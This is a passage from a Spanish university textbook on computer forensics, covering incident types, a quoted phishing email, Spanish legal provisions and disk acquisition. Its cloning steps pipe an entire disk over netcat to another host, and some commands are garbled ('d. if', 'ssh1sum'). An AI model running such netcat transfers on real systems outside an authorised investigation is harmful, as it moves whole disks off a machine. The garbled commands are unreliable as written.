Análisis forense de sistemas informáticos

Helena Rifà Pous (coordinadora)
Jordi Serra Ruiz (coordinador)
José Luis Rivas López

PID_00141388

UOC
Universitat Oberta de Catalunya
www.uoc.edu

Helena Rifà Pous

Ingeniera y doctora en Telecomunicaciones por la Universidad Politécnica de Cataluña. Su ámbito de investigación es la seguridad en redes de nueva generación. Ha participado en proyectos financiados de I+i tanto nacionales como internacionales. Actualmente es profesora propia de los Estudios de Informática, Multimedia y Telecomunicación en la Universitat Oberta de Catalunya.

Jordi Serra Ruiz

Ingeniero superior en Informática por la UAB, magíster en Informática Industrial por la UAB. Profesor de los Estudios de Informática, Multimedia y Telecomunicaciones de la UOC. Desde el año 2006 es director del máster de Seguridad informática

José Luis Rivas López

Ingeniero en Sistemas y en Telemática. Master oficial en software libre por la Universitat Oberta de Catalunya. Actualmente es consultor, auditor, ponente y profesor de seguridad en diferentes empresas y organismos públicos. Ha sido jurado en dos ocasiones del reto internacional realizado por los CERTs español y mexicano. Además ha sido reconocido por Europrise (European Privacy Seal) como experto técnico desde su creación. Autor de diferentes publicaciones (libros, revistas, congresos, etc.).

Primera edición: septiembre 2009

Av. Tibidabo, 39-43, 08035 Barcelona
Diseño: Manel Andreu
Realización editorial: Eureca Media, SL
ISBN: 978-84-692-3343-6
Depósito legal: B-28.617-2009

Contenidos

Módulo didáctico 1
Introducción al análisis forense
José Luis Rivas López
1. ¿Qué es el análisis forense?
2. Tipos de análisis forense
3. Entorno legal
4. Metodología y fases de un análisis forense
5. Problemas habituales
6. Denuncia a la policía judicial
7. Herramientas

Módulo didáctico 2
Ejemplo de análisis forense
José Luis Rivas López
1. Informe
2. Paso a seguir *a posteriori*

Introducción al análisis forense

José Luis Rivas López

P09/M2107/00008

UOC
Universitat Oberta de Catalunya
www.uoc.edu

Índice

Introducción..... 5

Objetivos..... 7

1. ¿Qué es el análisis forense?..... 9
1.1. Metodología en un incidente de seguridad 9

2. Tipos de análisis forense..... 16

3. Entorno legal..... 17
3.1. Ley de Enjuiciamiento Civil 17
3.2. Derechos fundamentales 17
3.3. Ley de Protección de Datos de Carácter Personal 18
3.4. Ley de Servicios de la Sociedad de la Información y del Comercio Electrónico 19
3.5. Ley de conservación de datos relativos a las comunicaciones y las redes públicas 20
3.6. Código penal 20

4. Metodología y fases de un análisis forense..... 23
4.1. Adquisición de datos 23
4.2. Análisis e investigación 25
4.3. Redacción del informe 30
4.3.1. Informe ejecutivo 30
4.3.2. Informe técnico 31

5. Problemas habituales..... 32

6. Denuncia a la policía judicial..... 33

7. Herramientas..... 35

Resumen..... 36

Bibliografía..... 37

Introducción

El análisis forense es un área perteneciente al ámbito de la seguridad informática surgida a raíz del incremento de los diferentes incidentes de seguridad. En el análisis forense se realiza un análisis posterior de los incidentes de seguridad, mediante el cual se trata de reconstruir como se ha penetrado o vulnerado en el sistema. Por tanto, cuando se está realizando un análisis forense se intenta responder a las siguientes preguntas:

- ¿Quién ha realizado el ataque?
- ¿Cómo se realizo?
- ¿Qué vulnerabilidades se han explotado?
- ¿Qué hizo el intruso una vez que accedió al sistema?
- Etc.

El área de la ciencia forense es la que más ha evolucionado dentro de la seguridad, ya que (tal y como se muestra en las siguientes figuras) los incidentes de seguridad han incrementado en los últimos años. Además, los ataques son diferentes y por tanto hay que actualizar las técnicas de análisis en cada momento.

En la figura 1 se ve la evolución de los incidentes de seguridad desde 1999 en la red académica española. Como se puede observar, en el año 1999 nos encontrábamos con menos de 200 incidentes y en el 2007 llegaron casi a 3.000.

RedIRIS

RedIRIS es la red académica y de investigación española y proporciona servicios avanzados de comunicaciones a la comunidad científica y universitaria nacional. Está financiada por el Ministerio de Ciencia e Innovación, e incluida en su mapa de Instalaciones Científico Tecnológicas Singulares.

Figura 1. Incidentes dentro de la red académica española (fuente Rediris)

En la siguiente figura se puede ver los diferentes tipos de ataques con su incidencia en el año 2007 en la red académica española.



Figura 2. Tipos de ataques en la red académica española (fuente Rediris)

El procedimiento utilizado para llevar a cabo un análisis forense es el siguiente:

- **Estudio preliminar.** En esta fase se realiza un estudio inicial mediante entrevistas y documentación entregada por el cliente con el objetivo de tener una idea inicial del problema que nos vamos a encontrar.

- **Adquisición de datos.** Se realiza una obtención de los datos e informaciones esenciales para la investigación. Se duplican o clonan los dispositivos implicados para un posterior análisis. En esta fase habrá que tener mucho cuidado en la adquisición de los datos puesto que cabe la posibilidad de incumplir los derechos fundamentales del atacante.

- **Análisis e investigación.** Se realiza un estudio con los datos adquiridos en la fase anterior. En esta fase también habrá que tener mucho cuidado puesto que cabe la posibilidad de incumplir los derechos fundamentales del atacante.

- **Realización del informe.** En esta fase se elabora el informe que será remitido a la dirección de la organización o empresa. Posteriormente, se podrá usar para acompañar la denuncia que realicemos a la autoridad competente.

Objetivos

Con los materiales de este módulo didáctico se pretende que el estudiante alcance los objetivos siguientes:

1. Identificar las acciones que se deben llevar a cabo cuando ya ha sucedido un incidente de seguridad.

2. Conocer las fases del análisis forense.

3. Conocer las herramientas que se deben utilizar en la gestión de incidentes de seguridad.

4. Saber elaborar un informe.

1. ¿Qué es el análisis forense?

Una vez hemos visto cuál ha sido la motivación que produce el análisis forense, nos centraremos y describiremos más detalladamente dicha ciencia.

El análisis forense en un sistema informático es una ciencia moderna que permite reconstruir lo que ha sucedido en un sistema tras un incidente de seguridad. Este análisis puede determinar quién, desde dónde, cómo, cuándo y qué acciones ha llevado a cabo un intruso en los sistemas afectados por un incidente de seguridad.

Incidentes de seguridad

Un incidente de seguridad es cualquier acción fuera de la ley o no autorizada: ataques de denegación de servicio, extorsión, posesión de pornografía infantil, envío de correos electrónicos ofensivos, fuga de información confidencial dentro de la organización..., en el cual está involucrado algún sistema telemático de nuestra organización.

Las fuentes de información que se utilizan para realizar un análisis forense son diversas:

- Correos electrónicos.
- IDS / IPS.
- Archivo de logs de los cortafuegos.
- Archivo de logs de los sistemas.
- Entrevistas con los responsables de seguridad y de los sistemas.
- Etc.

1.1. Metodología en un incidente de seguridad

Los incidentes de seguridad normalmente son muy complejos y su resolución presenta muchos problemas. A continuación se muestran las siguientes fases en la prevención, gestión y detección de incidentes:

1) Preparación y prevención. En esta fase se toman acciones para preparar la organización antes de que ocurra un incidente. Por tanto, se deberá empezar por tratar de analizar qué debe ser protegido y qué medidas técnicas y organizativas tienen que implementarse. Una vez hechos los diversos análisis se podrá considerar que la organización ya tiene identificadas las situaciones que

pueden provocar un incidente de seguridad y ha seleccionado los controles necesarios para reducirlas. Pero aun hecho dicho análisis, siempre hay situaciones que no van a poder ser protegidas, por lo que se tendrá que elaborar un plan de continuidad de negocio. Dicho plan está formado por un conjunto de planes de contingencia para cada una de las situaciones que no están controladas.

2) Detección del incidente. La detección de un incidente de seguridad es una de las fases más importante en la securización de los sistemas. Hay que tener en cuenta que la seguridad absoluta es muy difícil y es esta fase la que nos sirve para clasificar y priorizar los incidentes acaecidos en nuestra organización. La clasificación es la siguiente:

- Accesos no autorizados: un usuario no autorizado accede al sistema.

- Código malicioso: ha habido una infección de programas maliciosos (virus, gusano spyware, troyano, etc.) en un sistema.

Programas maliciosos

a) Virus: es un archivo ejecutable que desempeña acciones (dañar archivos, reproducirse, etc.) en un ordenador sin nuestro consentimiento.
b) Gusano: es un código malicioso que se reproduce y extiende a un gran número de ordenadores.
c) Spyware: es un programa que recopila información de un ordenador y la envía a terceras personas sin el consentimiento del propietario.
d) Troyano: también conocido como caballo de troya, es un programa que obtiene las contraseñas haciéndose pasar por otro programa.

- Denegación de servicio: incidente que deja sin dar servicio (dns, web, correo electrónico, etc.) a un sistema.

- *Phishing:* consiste en suplantar la identidad de una persona o empresa para estafar. Dicha estafa se realiza mediante el uso de ingeniería social consiguiendo que un usuario revele información confidencial (contraseñas, cuentas bancarias, etc.). El atacante suplanta la imagen de una empresa u organización y captura ilícitamente la información personal que los usuarios introducen en el sistema.

Dos casos de *phishing*

En el año 2006 la Agencia Estatal de Administración Tributaria (AEAT) sufrió un ataque de *phishing* que se llevó a cabo mediante dos fases. La primera un envío masivo de correos electrónicos suplantando la identidad de la AEAT. En la segunda fase trataron de obtener dinero ilegalmente con la información que solicitaron haciéndose pasar por AEAT.


Gmail

Emilio Cano Molina <emilcar@gmail.com>

RESOLUCIÓN

Administración Tributaria <resolucion@aeat.es> Fri, Jan 11, 2008 at 3:59 AM
To: emilcar@gmail.com

Agencia Tributaria

RESOLUCIÓN de 04 de enero de 2008, *de la Dirección General de la Agencia Estatal de Administración Tributaria, por la que se aprueban las directrices generales del Plan General de Control Tributario 2007.(B.O.E. 03-02-2006)*

Por favor Nota: Después de los cálculos anuales pasados de su actividad fiscal hemos determinado que usted es elegible recibir una devolución fiscal desde 490€

Someta por favor la petición de la devolución fiscal y en un plazo de 6-9 días se la vamos a procesar.

Un reembolso se puede retrasar para una variedad de razones. Por ejemplo sometiendo expedientes invalidos o aplicándose después del plazo.

Para tener acceso a la forma para su devolución fiscal, Pulse aquí

El Plan General de Control es el instrumento básico de planificación de la Agencia Tributaria en el que se realiza la previsión cuantitativa y cualitativa de las actuaciones que en el ámbito de control tributario y aduanero se van a realizar durante el año. Con este Plan se da cumplimiento a la obligación que establece la Ley General Tributaria en su artículo 116 de elaborar anualmente un plan de control tributario.

Madrid, 04 de enero de 2008.–El Director General, Luis Pedroche y Rojo.

Figura 3. Correo electrónico enviado haciéndose pasar por AEAT

Aprovechando las fechas del cierre del impuesto de valor añadido (IVA) se solicitaba el acceso a un enlace para poder optar a la deducción fiscal. Al acceder a la web trampa, se solicitaban datos como la tarjeta de crédito, entre otros, para obtener la información y poder estafar a los usuarios. La figura 4 muestra las webs trampas. Éstas eran idénticas a la web de la AEAT por esas fechas.



Figura 4. Formulario haciéndose pasar por AEAT para recabar información

- Recogida de información: un atacante obtiene información para poder realizar otro tipo de ataque (accesos no autorizados, robo, etc.).

- Otros: engloba los incidentes de seguridad que no tienen cabida en las categorías anteriores.

La detección de un incidente de seguridad se realiza a través de diversas fuentes. A continuación se enumeran algunas de ellas:

- Alarma de los antivirus.

- Alarmas de los sistemas de detección de intrusión y/o prevención (IDS y/o IPS).

- Alarmas de sistemas de monitorización de los sistemas (zabbix, nagios, etc.).

- Avisos de los propios usuarios al detectar que no funcionan correctamente los sistemas informáticos.

- Avisos de otras organizaciones que han detectado el incidente.

- Análisis de los registros de los sistemas.

Webs recomendadas

http://www.zabbix.com/
http://www.nagios.org/

Una vez detectado el incidente a través de cualquier vía, para poder gestionarlo es recomendable tener al menos los siguientes datos:

- Hora y fecha en la que se ha notificado el incidente.
- Quién ha notificado el incidente.
- Clasificación del incidente (accesos no autorizados, *phishing*, denegación de servicio, etc.).
- Hardware y software involucrado en el incidente (si se pueden incluir los números de serie, es recomendable).
- Contactos para gestionar el incidente.
- Cuándo ocurrió el incidente.

Si en dicha incidencia se encuentran involucrados datos de carácter personal, es de obligado cumplimiento, según el Real Decreto de Desarrollo de la LOPD, un registro de incidencias. En la figura 5 se muestra un ejemplo de un registro de incidencias.

FECHA		NÚMERO DE INCIDENCIA	
HORA		USUARIO QUE NOTIFICA	
RECEPTOR DE LA NOTIFICACIÓN			
DESCRIPCIÓN DE LA INCIDENCIA			
Tipo de incidencia			
( ) Intrusión		( ) Pérdida de datos	
Otro tipo de incidencia (especificar)			
Descripción detallada de la incidencia			
Efectos detectados en el Sistema			
NOTIFICANTE		RESPONSABLE DE SEGURIDAD	
Fdo:		Fdo:	

Figura 5. Ejemplo de registro de incidencias de la LOPD.

3) Respuesta inicial. En esta fase se trata de obtener la máxima información posible para determinar qué tipo de incidente de seguridad ha ocurrido y así poder analizar el impacto que ha tenido en la organización. La información obtenida en esta fase será utilizada en la siguiente para poder formular la estrategia a utilizar. Dicha información será fruto como mínimo de:

- Entrevistas con los administradores de los sistemas.
- Revisión de la topología de la red y de los sistemas.
- Entrevistas con el personal de la empresa que hayan tenido algo que ver con el incidente con el objetivo de contextualizarlo.
- Revisar los logs de la detección de la intrusión.

4) Formulación de una estrategia de respuesta ante el incidente. Una vez recabada la información de la fase anterior, hay que analizarla para después tomar una decisión sobre cómo actuar. Las estrategias a utilizar dependerán de varios factores: criticidad de los sistemas afectados, si el incidente ha salido a la luz pública, la habilidad del atacante, cómo de sensible es la información a la que se ha tenido acceso, si el sistema de información está caído y la repercusión que esto tiene, etc.

Estrategias de respuesta

Si la web corporativa ha sido atacada y modificada, una estrategia recomendada en este caso sería: reparar la web, monitorizarla, investigarla mientras este online. En el caso que haya un robo de información la estrategia recomendada seria: clonar los sistemas que hayan sido implicados, investigar el robo, realizar un informe, registrarlo en el registro de incidencias cumpliendo la LOPD y denunciarlo ante los Cuerpos del Estado o en los juzgados.

5) Investigación del incidente. En esta fase se determina quién, cuándo, dónde, qué, cómo y por qué ha ocurrido el incidente. Para investigar dicho incidente se divide el proceso en dos fases:

- **Adquisición de los datos.** La obtención de los datos es la acumulación de pistas y hechos que podrían ser usados durante el análisis forense de los ordenadores para la obtención de evidencias.

Obtención de datos

Los datos a obtener son los siguientes: evidencias de los sistemas involucrados (obtención de los datos volátiles, obtención de la fecha y hora del sistema, obtención del *timestamp* de los ficheros involucrados, obtención de los ficheros relevantes, obtención de las copias de seguridad, etc.), evidencias de los equipos de comunicaciones (logs de los IDS/IPS, logs de los *routers,* logs de los cortafuegos, obtención de las copias de seguridad, logs de autenticación de los servidores, logs de la VPN, etc.), obtención de los testimonios de los afectados, etc.

- **Análisis forense.** En esta fase se revisan todos los datos adquiridos en la fase anterior. Esta fase será descrita detalladamente más adelante.

6) Redacción del informe. En esta última fase se redacta un informe que será entregado a la dirección de la organización o empresa así como a los cuerpos de policía del Estado o al juzgado si el incidente se denuncia. Dicho informe puede ser de dos clases: ejecutivo y técnico. El informe ejecutivo es un informe enfocado a personas sin conocimientos técnicos, mientras que el informe

técnico explica de una manera técnicamente detallada el procedimiento del análisis. Se describirá más adelante, en el apartado relativo a la redacción del informe.

2. Tipos de análisis forense

Dependiendo del punto de vista nos vamos a encontrar diferentes tipos de análisis forense. Si lo vemos desde el punto de vista de lo que se va a analizar, nos encontraremos los siguientes tipos:

- Análisis forense de sistemas: en este análisis se tratarán los incidentes de seguridad acaecidos en servidores y estaciones de trabajo con los sistemas operativos: Mac OS, sistemas operativos de Microsoft (Windows 9X/Me, Windows 2000 server/workstation, Windows 2003 Server, Windows XP, Windows Vista, Windows 2008 Server, etc.), sistemas Unix (Sun OS, SCO Unix, etc.) y sistemas GNU/Linux (Debian, RedHat,Suse, etc.).

- Análisis forense de redes: en este tipo se engloba el análisis de diferentes redes (cableadas, wireless, bluetooth, etc.).

- Análisis forense de sistemas embebidos: en dicho tipo se analizaran incidentes acaecidos en móviles, PDA, etc. Un sistema embebido posee una arquitectura semejante a la de un ordenador personal.

3. Entorno legal

En este punto veremos las leyes de la legislación española que debemos tener en cuenta a la hora de realizar el análisis forense de un sistema telemático en este país.

3.1. Ley de Enjuiciamiento Civil

La Ley de Enjuiciamiento Civil establece el marco legal, mediante el cual se regulan los procesos civiles, los tribunales y quienes ante ellos acuden e intervienen.

3.2. Derechos fundamentales

Los derechos fundamentales son aquellos derechos humanos garantizados con rango constitucional que se consideran como esenciales en el sistema político que la Constitución funda y que están especialmente vinculados a la dignidad de la persona humana.

La Constitución española otorga a todos los ciudadanos una serie de derechos fundamentales y libertades públicas, reguladas por el título I de la Constitución, capítulo 2, sección 1.

Los derechos se dividen fundamentalmente en 3 tipos, según el ámbito:

1) personal.

2) público.

3) económico y social.

Dentro de estos derechos son de particular interés los siguientes:

- Derecho a la seguridad jurídica y tutela judicial, la cual nos garantiza un proceso penal con garantías.

- Derecho al secreto de las comunicaciones.

- Derecho a la vida privada. En este derecho se incluye el derecho a la intimidad, una vida privada, derecho al honor y la propia imagen. Asimismo se incluye la limitación del uso de la informática para proteger la intimidad.

- Derecho fundamental a la protección de datos. En el año 2000 en la sentencia 292/2000, el Tribunal Constitucional crea el derecho fundamental a la protección de datos como un derecho diferente al de intimidad.

3.3. Ley de Protección de Datos de Carácter Personal

LOPD son las siglas abreviadas de la Ley Orgánica 15/1999, de 13 de diciembre, de Protección de Datos de Carácter Personal. Esta Ley fundamentalmente tiene el objetivo de proteger a las personas físicas con respecto al tratamiento que se pueda realizar de sus datos propios por distintos sujetos, ya sean públicos o privados.

Dicha regulación pretende, fundamentalmente, establecer un control sobre quién tiene dichos datos, para qué los usa y a quién se los cede. Para ello, impone una serie de obligaciones a los responsables de dichos ficheros de datos: como son las de recabar el consentimiento de los titulares de los datos para poder tratarlos, comunicar a un registro especial la existencia de dicha base de datos y su finalidad, así como mantener unas medidas de seguridad mínimas de la misma, en función del tipo de datos recogidos. Por otro lado, la LOPD reconoce una serie de derechos al individuo sobre sus datos, como son los de información, acceso, rectificación e, incluso, de cancelación de los mismos en determinados supuestos.

Finalmente, se designa a una entidad: la Agencia de Protección de Datos, como órgano administrativo encargado de hacer cumplir la LOPD y sus reglamentos, pudiendo inspeccionar e imponer fuertes sanciones a aquellos sujetos que no cumplan con la misma.

Dentro del Reglamento de Desarrollo de la LOPD (RD 1720/2007), existen tres niveles de seguridad distintos: el básico, el medio y el alto. Para saber qué nivel debemos de aplicar, debemos referirnos al tipo de datos personales almacenados en el fichero. Para ello, estaremos a lo dispuesto en el artículo 81 del Reglamento, del que se deduce lo siguiente:

1) Nivel básico:
- Aplicable a todos los sistemas con datos personales en general.

2) Nivel medio:
- Datos de comisión de infracciones administrativas o penales.
- Datos de Hacienda pública.
- Datos de servicios financieros.
- Datos sobre solvencia patrimonial y crédito, y

- Conjunto de datos de carácter personal suficientes que permitan obtener una evaluación de la personalidad del individuo.

3) Nivel alto:

- Datos sobre ideología.
- Datos sobre religión.
- Datos sobre creencias.
- Datos sobre origen racial.
- Datos sobre salud o vida sexual.
- Datos recabados para fines policiales, y
- Datos sobre violencia de género.

Estas medidas de seguridad se aplican de forma acumulativa, así, el nivel alto deberá cumplir también las reguladas para el nivel medio y el nivel bajo de seguridad. Véase el esquema siguiente en la figura 6.

Figura 6. Niveles de los datos según el RDLOPD

3.4. Ley de Servicios de la Sociedad de la Información y del Comercio Electrónico

LSSI-CE son las siglas abreviadas de la Ley de Servicios de la Sociedad de la Información y del Comercio Electrónico aprobada el 11 de julio del 2001. Esta ley tiene el objetivo fundamental de regular y proteger a todos aquellos que intervienen en las relaciones ofrecidas por Internet.

Dicha regulación pretende, fundamentalmente, establecer una normativa de Internet desde un punto de vista comercial y promocional obligando, por ejemplo a los propietarios de las webs, a incluir los datos de identificación de la empresa de modo perfectamente accesible y claro.

Además prohíbe el correo electrónico comercial no solicitado, también conocido con el nombre de *spam*.

3.5. Ley de conservación de datos relativos a las comunicaciones y las redes públicas

Esta ley tiene como objetivo conservar los datos que pueden ser relevantes para rastrear las actividades ilícitas y así mejorar la seguridad de los ciudadanos frente a actividades terroristas. Por tanto, pretende establecer una regulación a los operadores de telecomunicaciones para retener determinados datos generados o tratados por los mismos, con el fin de posibilitar que dispongan de ellos los agentes facultados (son los miembros de los Cuerpos de Policia autorizados para ello en el marco de una investigación criminal).

En su artículo 3 nos define los datos objeto de conservación dividiéndolos en diferentes tipos:

- telefonía fija
- telefonía móvil
- acceso a Internet, correo electrónico y telefonía por Internet

Los datos que solicitan que sean conservados son todos los necesarios para la trazabilidad de origen a destino de cualquier comunicación telemática.

El periodo de conservación de los datos impuesta cesa a los doce meses, siempre computados desde la fecha en que se haya producido la comunicación. Aunque podría haber alguna excepción, cuyo periodo mínimo deberá ser de 6 meses y máximo 2 años.

3.6. Código penal

El Código penal nos muestra las actitudes que se han tipificado como delito. El concepto de delito viene descrito en el artículo 10 del Código penal (Ley Orgánica 10/1995, de 23 de noviembre) (CP): "son delitos o faltas las acciones y omisiones dolosas o imprudentes penadas por la Ley."

Por tanto, en este apartado comentaremos todas aquellas acciones que se pueden considerar como delitos telemáticos según la LO 10/1995 y varias modificaciones posteriores:

- Corrupción de menores:
  - Exhibicionismo y provocación sexual (art. 186): establece como delito la difusión, venta o exhibición entre menores de material pornográfico.

– Prostitución (art. 187 y 189.1):

- Apología del delito:
  – Concepto (art. 18.1, párrafo 2.°).
  – Apología del genocidio (art. 608.2).

- Delitos contra el honor (art. 211):
  – Calumnias (art. 205).
  – Injurias (art. 208).

"La calumnia y la injuria se reputarán hechas con publicidad cuando se propaguen por medio de la imprenta, la radiodifusión o por cualquier otro medio de eficacia semejante."

- Delitos contra la intimidad (art. 197):

"1. El que, para descubrir los secretos o vulnerar la intimidad de otro, sin su consentimiento, se apodere de sus papeles, cartas, mensajes de correo electrónico o cualesquiera otros documentos o efectos personales, o intercepte sus telecomunicaciones o utilice artificios técnicos de escucha, transmisión, grabación o reproducción del sonido o de la imagen, o de cualquier otra señal de comunicación, será castigado con las penas de prisión de uno a cuatro años y multa de doce a veinticuatro meses."

- Defraudación electrónica:
  – Estafa (art. 248.2):

"También se consideran reos de estafa los que, con ánimo de lucro, y valiéndose de alguna manipulación informática o artificio semejante, consigan la transferencia no consentida de cualquier activo patrimonial en perjuicio de tercero."

- Apropiación indebida (art. 252).

- Uso ilegal de terminales (art. 256):

"El que hiciere uso de cualquier equipo terminal de telecomunicación, sin consentimiento de su titular, ocasionando a éste un perjuicio superior a cincuenta mil pesetas, será castigado con la pena de multa de tres a doce meses."

- Daños a ficheros informáticos (art. 264.2):

"La misma pena (prisión de uno a tres años y multa) se impondrá al que por cualquier medio destruya, altere, inutilice o de cualquier otro modo dañe los datos, programas o documentos electrónicos ajenos contenidos en redes, soportes o sistemas informáticos."

- Piratería informática:

– "Será castigado con la pena de prisión de seis meses a dos años y multa de 12 a 24 meses quien, con ánimo de lucro y en perjuicio de tercero, reproduzca, plagie, distribuya o comunique públicamente, en todo o en parte, una obra literaria, artística o científica, o su transformación, interpretación o ejecución artística fijada en cualquier tipo de soporte o comunicada a través de cualquier medio, sin la autorización de los titulares de los correspondientes derechos de propiedad intelectual o de sus cesionarios."
– Art. 270.3: "Será castigado también con la misma pena quien fabrique, importe, ponga en circulación o tenga cualquier medio específicamente destinado a facilitar la supresión no autorizada o la neutralización de cualquier dispositivo técnico que se haya utilizado para proteger programas de ordenador o cualquiera de las otras obras, interpretaciones o ejecuciones en los términos previstos en el apartado 1 de este artículo."

- Delitos documentales. En el artículo 26 del Código penal define el concepto de documento:

  "A los efectos de este Código se considera documento todo soporte material que exprese o incorpore datos, hechos o narraciones con eficacia probatoria o cualquier otro tipo de relevancia jurídica."

  – Falsedades documentales (del artículo 390 al 400).

  – Infidelidad en la custodia (del artículo 413 al 416).

- Protección de la contraseña (art. 414.2):

  "El particular que destruyere o inutilizare los medios a que se refiere el apartado anterior (los puestos para impedir el acceso no autorizado a los documentos) será castigado con la pena de multa de seis a dieciocho meses."

4. Metodología y fases de un análisis forense

En el análisis forense nos vamos a encontrar con 3 fases bien diferenciadas a pesar de que, dependiendo del enfoque y del tipo que sea, dicho análisis se podrá dividir en más fases.

Figura 7. Fases de un análisis forense

4.1. Adquisición de datos

La adquisición de datos es una de las actividades más críticas en el análisis forense. Dicha criticidad es debida a que, si se realizase mal, todo el análisis e investigación posterior no sería válido debido a que la información saldría con impurezas, es decir, la información que creemos que es del origen no lo es realmente.

Una vez que se ha detectado un incidente de seguridad, uno de los primeros problemas del analista en la recogida de datos se resume en decir si el equipo hay que apagarlo o no.

¿Apagar o no el equipo?

Esta decisión, aunque pueda parecer trivial, no lo es tanto, porque las consecuencias pueden ser varias: perder evidencias que estén en la memoria volátil, ver los usuarios conectados, ver los procesos en ejecución, conocer las conexiones existentes, etc.

Otro de los problemas que nos encontraremos a veces y dependiendo del tipo de organización es la obtención de los siguientes datos: nombre y apellidos del responsable del equipo y usuario del sistema. Otros datos que se deben obtener como mínimo serían: modelo y descripción del sistema, número de serie, sistema operativo que está corriendo, así como el coste económico aproximado que tiene dicho incidente (por ejemplo, si ha sido atacado el sistema de gestión de un láser y para su equilibrado se precisa de técnicos que tienen que desplazarse, sería un coste axial como el tiempo de estar parado).



Figura 8. Ejemplo de formulario para recabar la información en la primera fase del análisis forense

A continuación se deben localizar los dispositivos de almacenamiento que están siendo utilizados por el sistema: discos duros, memorias (USB, RAM, etc.). Una vez que se han localizado, se debe recabar la siguiente información: marca, modelo, número de serie, tipo de conexión (IDE, SCSI, USB, etc.), conexión en el sistema (si está conectado en la IDE1 y si es el primario o el secundario, etc.).

Una vez localizadas todas las partes del sistema, es recomendable hacer fotografías de todo el sistema así como de su ubicación además de fotografiar los dispositivos de almacenamiento.

Cuando se hayan hecho las fotos se continúa con la clonación bit a bit de los dispositivos de almacenamiento del sistema. Dicha clonación tiene que ser realizada en un dispositivo que haya sido previamente formateado a bajo nivel, ya que este proceso garantiza que no queden impurezas de otro análisis anterior. Por tanto, la realización de dicha clonación deberá hacerse mediante un LIVECD. Por ejemplo, si se realiza con el propio hardware, se introducirá un disco duro con la misma capacidad o mayor que el original y se ejecutará dicho comando (el disco duro original está ubicado en la IDE 1 como máster y el disco duro virgen estará en la IDE 1 como esclavo).

```
d. if=/dev/hda of=/dev/hdb conv=sync,notrunc,noerror bs=512
```

También se podría realizar mediante la red arrancando previamente el sistema con un LIVECD y después ejecutando las siguientes instrucciones.

```
dd if=/dev/hda | nc 192.168.1.10 8888
nc –l –p 8888 > /mnt/clonacion/hda_con_incidencias.dd
```

Una vez realizada dicha clonación, es recomendable realizar una verificación de que el dispositivo de almacenamiento de origen y destino son idénticos, así comprobamos la integridad de los datos. Para ello se utilizan funciones HASH basadas en SHA1 y/o MD5.

```
ssh1sum /dev/hda
ssh1sum /dev/hdb ó ssh1sum hda_con_incidencias.dd
```

Finalmente, se tienen que transportar dichos dispositivos a nuestro centro, donde realizaremos el análisis y la investigación. Dependiendo de si existe información con datos de carácter personal, hay que tener en cuenta la LOPD, así como su RDLOPD. De todas maneras es obvio que las leyes se deben tener en cuenta siempre, ya que su desconocimiento no exime de su cumplimiento.

Datos de carácter personal

Por ejemplo, si somos de una empresa externa y en dicho sistema hay datos de carácter personal, habría que realizar un contrato de encargado de tratamiento, rellenar el registro de dispositivos así como el de E/S y el de incidencias, cumplir con las medidas técnicas que requiere la Ley. Por tanto, siempre se debe tener en cuenta la LOPD, sólo que si no existen datos de carácter personal no nos afecta.

